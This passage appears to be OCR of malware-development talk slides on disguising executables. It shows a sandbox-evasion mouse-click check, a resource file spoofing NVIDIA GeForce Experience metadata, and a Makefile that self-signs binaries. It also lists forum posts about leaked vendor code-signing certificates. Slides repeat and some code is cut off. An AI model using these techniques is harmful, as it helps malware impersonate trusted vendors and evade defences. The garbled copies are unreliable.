    return CallNextHookEx(g_hMouseHook, nCode, wParam, lParam);
}

```

```
    return (g_dwMouseClicks < MIN_CLICKS_NUM);
}
```

What about legitimacy?



What about legitimacy?




Hiding in plain sight.

```
#include <winver.h>

1 ICON "icon.ico"

VS_VERSION_INFO VERSION
FILEVERSION 1,0,0,0
PRODUCTVERSION 1,0,0,0
FILEFLAGSMASK 0x3fL
FILEFLAGS 0x0L
FILEOS 0x4L
FILETYPE 0x1L
{
    BLOCK "StringFileInfo"
    {
        BLOCK "040904E4"
        {
            VALUE "CompanyName", "NVIDIA Corporation\0"
            VALUE "FileDescription", "NVIDIA GeForce Experience\0"
            VALUE "FileVersion", "173.3683.1933.5\0"
            VALUE "InternalName", "pengrey\0"
            VALUE "LegalCopyright", "(C) 2017-2024 NVIDIA Corporation\0"
            VALUE "OriginalFilename", "NVIDIA GeForce Experience.exe\0"
            VALUE "ProductName", "NVIDIA GeForce Experience\0"
            VALUE "ProductVersion", "rel_03_28/9a 1bfbe\0"
        }
    }
    BLOCK "VarFileInfo"
    {
        VALUE "Translation", 0x409, 1252
    }
}
```


Hiding in plain sight.


```
#include <winver.h>

1 ICON "icon.ico"

VS_VERSION_INFO VERSIONINFO
FILEVERSION 1,0,0,0
PRODUCTVERSION 1,0,0,0
FILEFLAGSMASK 0x3fL
FILEFLAGS 0x0L
FILEOS 0x4L
FILETYPE 0x1L
{
    BLOCK "StringFileInfo"
    {
        BLOCK "040904E4"
        {
            VALUE "CompanyName", "NVIDIA Corporation\0"
            VALUE "FileDescription", "NVIDIA GeForce Experience\0"
            VALUE "FileVersion", "173.3683.1933.5\0"
            VALUE "InternalName", "pengrey\0"
            VALUE "LegalCopyright", "(C) 2017-2024 NVIDIA Corporation\0"
            VALUE "OriginalFilename", "NVIDIA GeForce Experience.exe\0"
            VALUE "ProductName", "NVIDIA GeForce Experience\0"
            VALUE "ProductVersion", "rel_03_28/9a 1bfbe\0"
        }
    }
    BLOCK "VarFileInfo"
    {
        VALUE "Translation", 0x409, 1252
    }
}
```

Hiding in plain sight.



Hiding in plain sight.





Hiding in plain sight.

Hiding in plain sight.

```
[req]
prompt = no
distinguished_name = dn
x509_extensions = x509_ext

[dn]
CN = pengrey.com
emailAddress = evil@pengrey.com
O = Maldev
L = New York Cit
ST = New York
C = EU

[x509_ext]
basicConstraints = CA:FALSE
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid,issuer

```

Hiding in plain sight.

```
1   CONFIG          =  src/openssl.cnf
2   PASSWORD        =  verysecuresecretpassword
3
4   OSSL            = openssl
5   ESC             = osslsigncode
6
7   @ echo "[*] Generating pem files ..."
8   @ $(OSSL) req -x509 -newkey rsa:4096 -keyout src/k      -out src/cert.pem -sha256 -days 365 -nodes -config $(CONFIG) 2> /dev/nul
9   @ echo "[*] DONE"
10
11  @ echo "[*] Generating pfx file ..."
12  @ $(OSSL) pkcs12 -export -in src/cert.pem -inkey src/key.pem -passin pass:$(PASSWORD) -out src/sign.pfx -passout pass:$(PASSWORD)
13  @ echo "[*] DONE"
14
15  @ echo "[*] Signing x64 executable..."
16  @ $(ESC) sign -pkcs12 src/sign.pfx -in bin/$(ProjectName).x64.exe -out bin/$(ProjectName).s.x64.exe -pass $(PASSWORD) > /dev/null
17  @ echo "[*] DONE"
18
```

Hiding in plain sight.

```
1   CONFIG          =  src/openssl.cnf
2   PASSWORD        =  verysecuresecretpassword
3
4   OSSL            = openssl
5   ESC             = osslsigncode
6
7   @ echo "[*] Generating pem files..."
8   @ $(OSSL) req -x509 -newkey rsa:4096 -keyout src/key.pem -out src/cert.pem -sha256 -days 365 -nodes -config $(CONFIG) 2> /dev/nul
9   @ echo "[*] DONE"
10
11  @ echo "[*] Generating pfx file ..."
12  @ $(OSSL) pkcs12 -export -in src/cert.pem -inkey src/key.pem -passin pass:$(PASSWORD) -out src/sign.pfx -passout pass:$(PASSWORD)
13  @ echo "[*] DONE"
14
15  @ echo "[*] Signing x64 executable..."
16  @ $(ESC) sign -pkcs12 src/sign.pfx -in bin/$(ProjectName).x64.exe -out bin/$(ProjectName).s.x64.exe -pass $(PASSWORD) > /dev/null
17  @ echo "[*] DONE"
18
```

Hiding in plain sight.

```
1   CONFIG          =  src/openssl.cnf
2   PASSWORD        =  verysecuresecretpassword
3
4   OSSL            = openssl
5   ESC             = osslsigncode
6
7   @ echo "[*] Generating pem files ..."
8   @ $(OSSL) req -x509 -newkey rsa:4096 -keyout src/key.pem -out src/cert.pem -sha256 -days 365 -nodes -config $(CONFIG) 2> /dev/nul
9   @ echo "[*] DONE"
10
11  @ echo "[*] Generating pf
12  @ $(OSSL) pkcs12 -export -  em -inkey src/key.pem -passin pass:$(PASSWORD) -out src/sign.pfx -passout pass:$(PASSWORD)
13  @ echo "[*] DONE"
14
15  @ echo "[*] Signing x64 exe  ."
16  @ $(ESC) sign -pkcs12 src/si  -in bin/$(ProjectName).x64.exe -out bin/$(ProjectName).s.x64.exe -pass $(PASSWORD) > /dev/null
17  @ echo "[*] DONE"
18
```

Hiding in plain sight.


```
1   CONFIG          =  src/openssl.cnf
2   PASSWORD        =  verysecuresecretpassword
3
4   OSSL            = openssl
5   ESC             = osslsigncode
6
7   @ echo "[*] Generating pem files ..."
8   @ $(OSSL) req -x509 -newkey rsa:4096 -keyout src/key.pem -out src/cert.pem -sha256 -days 365 -nodes -config $(CONFIG) 2> /dev/nul
9   @ echo "[*] DONE"
10
11  @ echo "[*] Generating pfx file ..."
12  @ $(OSSL) pkcs12 -export -in src/cert.pem -inkey src/key.pem -passin pass:$(PASSWORD) -out src/sign.pfx -passout pass:$(PASSWORD)
13  @ echo "[*] DONE"
14
15  @ echo "[*] Signing x
16  @ $(ESC) sign -pkcs12
17  @ echo "[*] DONE"
18
```

```
                                    .."
                                    in bin/$(ProjectName).x64.exe -out bin/$(ProjectName).s.x64.exe -pass $(PASSWORD) > /dev/null
```


Hiding in plain sight.

```
1   CONFIG          =  src/openssl.cnf
2   PASSWORD        =  verysecuresecretpassword
3
4   OSSL            = openssl
5   ESC             = osslsigncode
6
7   @ echo "[*] Generating pem files ..."
8   @ $(OSSL) req -x509 -newkey rsa:4096 -keyout src/key.pem -out src/cert.pem -sha256 -days 365 -nodes -config $(CONFIG) 2> /dev/nul
9   @ echo "[*] DONE"
10
11  @ echo "[*] Generating pfx file ..."
12  @ $(OSSL) pkcs12 -export -in src/cert.pem -inkey src/key.pem -passin pass:$(PASSWORD) -out src/sign.pfx -passout pass:$(PASSWORD)
13  @ echo "[*] DONE"
14
15  @ echo "[*] Signing x64 executable..."
16  @ $(ESC) sign -pkcs12 src/sign.pfx -in bin/$(ProjectName).x64.exe -out bin/$(ProjectName).s.x64.exe -pass $(PASSWORD) > /dev/null
17  @ echo "[*] DONE"
18
```


Hiding in plain sight.




I want to be a real certificate!




I want to be a real certificate!



I want to be a real certificate!





Wait, it's all leaked?

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 49...

Nvidia leaked code/driver cert

Mar 1, 2022 — **Nvidia leaked** code/driver **cert** - Anti-Cheat Bypass Hacks and Cheats Forum.

[Question] **Nvidia Cert** - UnKnoWnCheaTs	5 posts	Jun 8, 2023
[Release] Code signing **certificate** - UnKnoWnCheaTs	20 posts	Oct 16, 2022
[Information] Finding your own **leaked** driver **certificates**	20 posts	Jul 12, 2021
[Help] Signing drivers with **leaked nvidia** certs	5 posts	Mar 11, 2022

More results from www.unknowncheats.me

Wait, it's all leaked?

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 49...

Nvidia leaked code/driver cert

Mar 1, 2022 — **Nvidia leaked** code/driver **cert** - Anti-Cheat Bypass Hacks and Cheats Forum.

[Question] **Nvidia Cert** - UnKnoWnCheaTs	5 posts	Jun 8, 2023
[Release] Code signing **certificate** - UnKnoWnCheaTs	20 posts	Oct 16, 2022
[Information] Finding your own **leaked** driver **certificates**	20 posts	Jul 12, 2021
[Help] Signing drivers with **leaked nvidia** certs	5 posts	Mar 11, 2022

More results from www.unknowncheats.me

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 58...

[News] Early Christmas - MSI Leak causing UEFI Boot Havoc.

May 8, 2023 — Early Christmas - **MSI Leak** causing UEFI Boot Havoc. There was a data breach at **MSI**, resulting in a lot of firmware private keys being **leaked**.

Wait, it's all leaked?

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 49...

Nvidia leaked code/driver cert

Mar 1, 2022 — **Nvidia leaked** code/driver **cert** - Anti-Cheat Bypass Hacks and Cheats Forum.

[Question] **Nvidia Cert** - UnKnoWnCheaTs	5 posts	Jun 8, 2023
[Release] Code signing **certificate** - UnKnoWnCheaTs	20 posts	Oct 16, 2022
[Information] Finding your own **leaked** driver **certificates**	20 posts	Jul 12, 2021
[Help] Signing drivers with **leaked nvidia** certs	5 posts	Mar 11, 2022

More results from www.unknowncheats.me

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 58...

[News] Early Christmas - MSI Leak causing UEFI Boot Havoc.

May 8, 2023 — Early Christmas - **MSI Leak** causing UEFI Boot Havoc. There was a data breach at **MSI**, resulting in a lot of firmware private keys being **leaked**.

UnKnoWnCheaTs
https://www.unknowncheats.me › 639009-france-cert

[Release] France Cert

May 25, 2024 — Hi fellow UC'ers and welcome to this p100 #Baguette release. ... This is a breath of fresh air after the **Hangil IT** Co. last release a year back,

Always have been.

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 49...

Nvidia leaked code/driver cert

Mar 1, 2022 — **Nvidia leaked** code/driver **cert** - Anti-Cheat Bypass Hacks and Cheats Forum.

[Question] **Nvidia Cert** - UnKnoWnCheaTs	5 posts	Jun 8, 2023
[Release] Code signing **certificate** - UnKnoWnCheaTs	20 posts	Oct 16, 2022
[Information] Finding your own **leaked** driver **certificates**	20 posts	Jul 12, 2021
[Help] Signing drivers with **leaked nvidia** certs	5 posts	Mar 11, 2022

More results from www.unknowncheats.me

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 50...

[Release] Certificate pfx by zhouzhiying

Jun 14, 2022 — **Certificate** pfx by zhouzhiying. Already **leaked** on 2nd march 2020. HappyCat1337 is offline. HappyCat1337. View ...

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 58...

[News] Early Christmas - MSI Leak causing UEFI Boot Havoc.

May 8, 2023 — Early Christmas - **MSI Leak** causing UEFI Boot Havoc. There was a data breach at **MSI**, resulting in a lot of firmware private keys being **leaked**.

UnKnoWnCheaTs
https://www.unknowncheats.me › 639009-france-cert

[Release] France Cert

May 25, 2024 — Hi fellow UC'ers and welcome to this p100 #Baguette release. ... This is a breath of fresh air after the **Hangil IT** Co. last release a year back,

Always have been.

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 49...

Nvidia leaked code/driver cert

Mar 1, 2022 — **Nvidia leaked** code/driver **cert** - Anti-Cheat Bypass Hacks and Cheats Forum.

[Question] **Nvidia Cert** - UnKnoWnCheaTs	5 posts	Jun 8, 2023
[Release] Code signing **certificate** - UnKnoWnCheaTs	20 posts	Oct 16, 2022
[Information] Finding your own **leaked** driver **certificates**	20 posts	Jul 12, 2021
[Help] Signing drivers with **leaked nvidia** certs	5 posts	Mar 11, 2022

More results from www.unknowncheats.me

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 50...

[Release] Certificate pfx by zhouzhiying

Jun 14, 2022 — **Certificate** pfx by zhouzhiying. Already **leaked** on 2nd march 2020. HappyCat1337 is offline. HappyCat1337. View ...

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 58...

[News] Early Christmas - MSI Leak causing UEFI Boot Havoc.

May 8, 2023 — Early Christmas - **MSI Leak** causing UEFI Boot Havoc. There was a data breach at **MSI**, resulting in a lot of firmware private keys being **leaked**.

UnKnoWnCheaTs
https://www.unknowncheats.me › anti-cheat-bypass › 58...

[Release] Cloud code signing, free sharing!

May 17, 2023 — signtool_s.exe sign /n **"IZEX"** /t http ... just old **leaked** certs: Driver Signing ... [Question] Code Signing **Certificate** (Drivers), CynoCoder ...

[Information] Finding your own **leaked** driver ...	9 posts	Jul 16, 2021
[Tutorial] How-to Sign Kernel Driver With **Leaked** ...	18 posts	Jun 14, 2023
[Request] **Leaked** Certs - UnKnoWnCheaTs	3 posts	Dec 18, 2023
[Question] D-link **leaked certificate**? - UnKnoWnCheaTs	1 post	Oct 15, 2020


More results from www.unknowncheats.me


UnKnoWnCheaTs
https://www.unknowncheats.me › 639009-france-cert


[Release] France Cert

May 25, 2024 — Hi fellow UC'ers and welcome to this p100 #Baguette release. ... This is a breath of fresh air after the **Hangil IT** Co. last release a year back,

Look at me, I'm NVIDIA now.







Thank you!